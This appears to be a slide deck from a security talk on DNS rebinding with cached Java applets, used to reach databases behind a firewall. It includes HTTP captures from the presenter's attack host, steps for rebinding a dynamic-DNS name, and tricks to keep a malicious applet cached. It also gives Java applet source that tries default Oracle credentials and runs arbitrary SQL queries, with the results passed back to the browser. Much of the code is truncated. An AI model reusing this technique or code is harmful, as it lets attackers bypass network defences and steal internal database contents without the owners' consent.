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# Slipping Past the Firewall

DNS Rebinding with Pure Java Applets

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# Overview

- Implications of DNS Rebinding Attacks
- The Attack
- Demo
- Final Thoughts
- Questions?

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# Implication of DNS Rebinding Attacks

- Some Thoughts about Firewalls
  - “I prefer pwning the server :p”
  - Client Side Technologies
  - Heavy Doors with Open Windows
  - Sun Tzu was a Hacker....

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# Implication of DNS Rebinding Attacks

- JavaScript
  - Sockets?!?!?
- Flash
  - Sockets!
- LiveConnect (Firefox and other Gecko Based Browsers)
  - Sockets!

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# Why JAVA Applets?

- David Bryne
  - Java Applets? ..... Actually LiveConnect (Firefox only!)

## Java Applet

Java Applet is relatively secure because the Java VM "pins" DNS by default.  
Sun's engineers know DNS Spoofing attack.

InetAddress Javadoc

--Quoted from the documentation--

*The positive caching is there to guard against DNS spoofing attacks*

...

*networkaddress.cache.ttl (default: -1)*

*A value of -1 indicates "cache forever".*

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But in some situations( LiveConnect or Using browser with proxy enabled ), Jav



# Why JAVA Applets?

- Princeton Computer Science PHDs?

Current versions of the JVM are not vulnerable to this attack because the Java security policy has been changed. Applets are now restricted to connecting to the IP address from which they were loaded. (Current attacks on Java are described in Section 3.2.)


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# Why JAVA Applets?

- Sockets!
- Abstraction
- Libraries / Classes
  - JDBC
  - SSL
  - Others
- Remote Control over Java Applet

# The Attack - Setup




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
```
C:\Documents and Settings\XY>java -version
java version "1.6.0_02"
Java(TM) SE Runtime Environment (build 1.6.0_02-b06)
Java HotSpot(TM) Client VM (build 1.6.0_02-b06, mixed)

C:\Documents and Settings\XY>
```


# The Attack - Setup



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# The Attack - Setup





## The Attack - Setup

```
GET /interaction/LiveConnectTest.html HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
If-Modified-Since: Tue, 28 Aug 2007 06:31:21 GMT
If-None-Match: "aaf743c3de9c71:8e2"
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
Host: xssniper.gotdns.org
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

# The Attack - Setup

```
GET /interaction/LiveConnectTestApplet.class HTTP/1.1
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_02
Host: xssniper.gotdns.org
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive
```

# The Attack - Setup

```
HTTP/1.1 200 OK
Content-Length: 2261
Content-Type: application/x-java-applet
Expires: Thu, 18 Feb 2010 05:00:00 GMT
Last-Modified: Thu, 19 Apr 2007 01:34:36 GMT
Accept-Ranges: bytes
ETag: "68677fe32282c71:8f0"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Tue, 28 Aug 2007 07:02:22 GMT
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# The Attack - Setup

```
|GET /interaction/classes12.jar HTTP/1.1  
accept-encoding: pack200-gzip, gzip  
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_01  
Host: xssniper.gotdns.org  
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2  
Proxy-Connection: keep-alive
```



## The Attack - Setup

HTTP/1.1 200 OK

Content-Length: 1931357

Content-Type: application/java-archive

Expires: Thu, 18 Feb 2010 05:00:00 GMT

Last-Modified: Thu, 19 Apr 2007 01:34:35 GMT

Accept-Ranges: bytes


ETag: "f2b66ee32282c71:8c6"

Server: Microsoft-IIS/6.0


X-Powered-By: ASP.NET

Date: Tue, 05 Jun 2007 07:20:40 GMT


# The Attack - Setup



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# The Attack - Setup



A screenshot of a Windows XP window with a blue title bar and a close button in the top right corner. The window displays a table of cache entries. The table has four columns: 'Modified', 'Expired', 'Version', and 'Size'. There are two rows of data. The first row shows 'Apr 18, 2007' for Modified, 'Feb 17, 2010' for Expired, and '1889 KB' for Size. The second row shows 'Apr 18, 2007' for Modified, 'Feb 17, 2010' for Expired, and '2.5 KB' for Size. The 'Version' column is empty for both rows.

Modified	Expired	Version	Size
Apr 18, 2007	Feb 17, 2010		1889 KB
Apr 18, 2007	Feb 17, 2010		2.5 KB

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# The Attack - Setup



# The Attack - Setup

## Modify Dynamic DNS xssniper.gotdns.org

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IP in Database/DNS:

216.234.246.150

Last Updated:

June 05, 2007 3:06:03 AM

New IP Address:

216.234.246.150

This is the IP address that your browser is reporting and may or may not be the same IP address currently in DNS.

Enable Wildcard:

☐

Mail Exchanger (optional):

☐

Backup MX?

# The Attack - Setup

☐ Offline Hostname, real IP

**IP Address:**

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# The Attack - Setup

- Close The Browser
  - Closing the Browser Destroys the Instance of the JVM
  - Applet Remains cached till 2010
- Call an External Java Supported Application
  - Firefoxurl, Navigatorurl, Picasa...
  - Each Application has its own instance of the JVM
  - Applet Remains cached till 2010
- Load Different Versions of the JRE
  - Somewhat limited in newer versions of the JVM
  - Maybe removed in the future
  - Applet Remains cached till 2010

# The Attack

```
// Import the java classes used in applets
import java.io.*;
import java.util.*;
import java.net.*;
import java.sql.*;

public class LiveConnectTestApplet extends java.applet.Applet
{

    // *****
    // Start Oracle Attack info
    // *****

    // List of Username and Passwords
    String[] DefaultCredsArray = {"test/test", "scott/tiger", "an

    // Sting to pass data back to browser
    public String CredsList = "";

    // Public String Variable to hold the query data to be passed
    public String QueryData = "";
```

# The Attack

```
public void RunQuery(String SQL){
    try
    {
        // See if we need to open the connection to the database
        if (conn != null)
        {
            // Create a statement
            Statement stmt = conn.createStatement ();

            // Execute the query
            ResultSet rset = stmt.executeQuery (SQL);

            // Get the ResultSet Meta Data inorder to determine the number of columns
            ResultSetMetaData rsmd = rset.getMetaData();
            int columnCount = rsmd.getColumnCount();

            // Create a StringBuffer for the query results
            StringBuffer strb = new StringBuffer ();

            // Prep the StringBuffer with the column names from the query results
            for (int col = 1; col <= columnCount; col++) {
                strb.append(rsmd.getColumnName(col) + "\t");
            }
            strb.append("\n");

            // Fill the StringBuffer with the results from the query
            while (rset.next()) {
                for (int col = 1; col <= columnCount; col++) {
                    strb.append(rset.getString(col) + "\t");
                }
                strb.append("\n");
            }
            System.out.println(strb.toString());
            QueryData = strb.toString();
        } // End of if ( conn!=null )
    } // End of try
}
```



# The Attack

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public void RunQuery(String SQL) {  
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    {
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}
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```

# The Attack

```
<html>
<body>
<applet code="LiveConnectTestApplet" NAME="LiveConnectTest" ARCHIVE="classes12.jar"
CODEBASE="http://xssniper.gotdns.org/interaction/" width=500 height=200>
<PARAM NAME="cache_option" VALUE="browser">
</applet>
```

